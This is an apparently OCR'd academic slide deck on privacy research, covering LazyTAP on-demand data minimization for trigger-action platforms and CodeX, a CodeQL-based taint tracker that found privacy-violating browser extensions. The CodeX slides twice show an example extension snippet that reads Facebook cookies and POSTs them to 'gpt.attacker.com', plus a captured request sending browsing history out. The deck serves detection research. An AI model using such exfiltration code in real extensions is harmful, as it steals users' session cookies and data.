
- "Only **necessary** data should be collected for the **specific purpose** the user consented"
- IFTTT's approach: Attribute-level **overprivilege**
  - **Push-all** approach
  - Input services should send (by default) the **50 most recent events**

LazyTAP: data minimization by construction


- Minimization wrt willing-to-minimize TAP
- **On-demand** approach
  - Pulling attributes of **trigger** and **query** data
  - Data source unification
- **Input-sensitive** and fine-grained
  - TAP: **Lazy runtime** supporting **fetch-on-access**
  - Trigger/Query services: **Shim** layers
    - Caching mechanism



LazyTAP: meeting notification




LazyTAP: movie recommendation



Seamlessness for app developers

- App code remains as is
  - Using the same APIs
  - Supporting *nondeterminism* and *query chains*



- **Lazy runtime** for apps
  - **Remote proxied objects** for trigger and queries
  - Deferred query preparation and property access by **thunking**

LazyTAP: evaluation

App Id	Distinctive pattern	Total attributes (IFTTT)	Static minTAP	**LazyTAP**
MeetNotif	Sensitive independent query	2 + (6 * CalendarLength)	2	1 | 2
MovieRec	Nondeterministic query, skip on time	3 + (7 * TraktLength)	TraktLength + 1	2
ParkFind	Conditional query chain, skip on queries	4 + (6 * CalendarLength) + (7 * YelpLength)	4	1 | 3 | 4

Minimization: 95% over IFTTT; 38% over static minTAP


LazyTAP takeaways

On-demand minimization by construction:


- **Input-sensitive** and fine-grained
- Supporting **queries** and **nondeterminism**
- **Seamless** for app developers
- **Correctness** and **precision** formally proved
- Benchmarking:
  95% over IFTTT, **38%** over static minTAP

Lazy runtime by:

- Proxied **remote objects**
- Deferred computation by **thunking**



Information-Flow Analysis





CodeX: Contextual Flow Tracking for Browser Extensions


Ahmadpanah, Gobbi, Hedin, Kinder, Sabelfeld, *CODASPY 2025*

Extension threats to privacy

- Reading/modifying the network traffic and the web page
- Permissions and privacy-practice disclosure badges
  - Limit data usage as disclosed
  - *Removal* policy for misleading or unexpected behavior
- Semantic gap between privacy policy and actual behavior








Privacy-violating examples

- Exfiltrating privacy-sensitive user data through network
  - Cookies, history, bookmarks, search terms

FakeGPT extension



Facebook cookie

"Changing the search engine in the new tab to Bing"

clipboxtab.com/?q=term → find.asrcgetit.com/?q=term → bing.com/?q=term

HTTP Toolkit

METHOD: PUT

URL

https://cdn2.joinsafqa.com/664546ccaa7f8d0012118bf2

```
[
  {
    "lastVisited": 1715816134606.839,
    "url": "https://chromewebstore.google.com/detail/%D9%83%D9%88%D8%A8%D9%88%D9%86%D8%A7%D8%AA-%D8%B5%D9%81%D9%82%D8%A9-safqa-coupon/dkdfaikjbcicjbjejichilcfidbifjdl",
    "visitCount": 2
  },
  {
    "lastVisited": 1715816131717.461,
    "url": "https://www.whenx.io/extension-uninstalled",
    "visitCount": 2
  },
```

exfiltrating browsing history

CodeX: contextual flow tracking

- Reasoning about ***sensitive*** flows in extensions
- Contextual flows: *Value-dependent* flows from **sources** to **sinks**
- Hardened taint tracking: **Fine-tuning** taint tracking to analyze *contextual flows*
- Implemented on top of CodeQL
  - Tracking flows across language boundaries and frameworks

```
var url = 'http://gpt.attacker.com';
async function send(e, a, t, n) {
...
  var cookies = await chrome.cookies.getAll({domain:`facebook`})}
... }
if (e == 'init') { ...
  response = await fetch(url, {method:'POST'}, body: cookies})
... }
```

CodeX: evaluation

- The Store's extensions between March 2021 and March 2024
  - **401k** extensions, **151k** unique
- **1,588** identified with risky flows
- Manual verification for *privacy violation*
  - **212** out of 339 **flagged**
  - Impacting up to **3.6M users**


Risky and manually verified

Qu… …ed		Privacy violating	Available & violating
Search …		187	168
Cookie	51	20	0
History	15	3	1
Bookmark	15	1	0
Total	**339**	**212**	**169**


FakeGPT extensions

CodeX takeaways


- **Static** analysis framework *tracking sensitive flows* in extensions
- An CodeQL-based implementation of ***hardened taint tracking***
  - **Fine-tuned** taint tracking to analyze ***contextual flows***
- 1,588 risky extensions detected; 212 privacy-violating verified



Takeaways



On-demand data minimization



Fine-grained access control enforcing isolation

```
var url = 'http://gpt.attacker.com';
var cookies = await chrome.cookies.get({domain:`facebook`})}
response = await fetch(url, {method:'POST'}, body:cookies})
```

Hardened taint tracking for browser extensions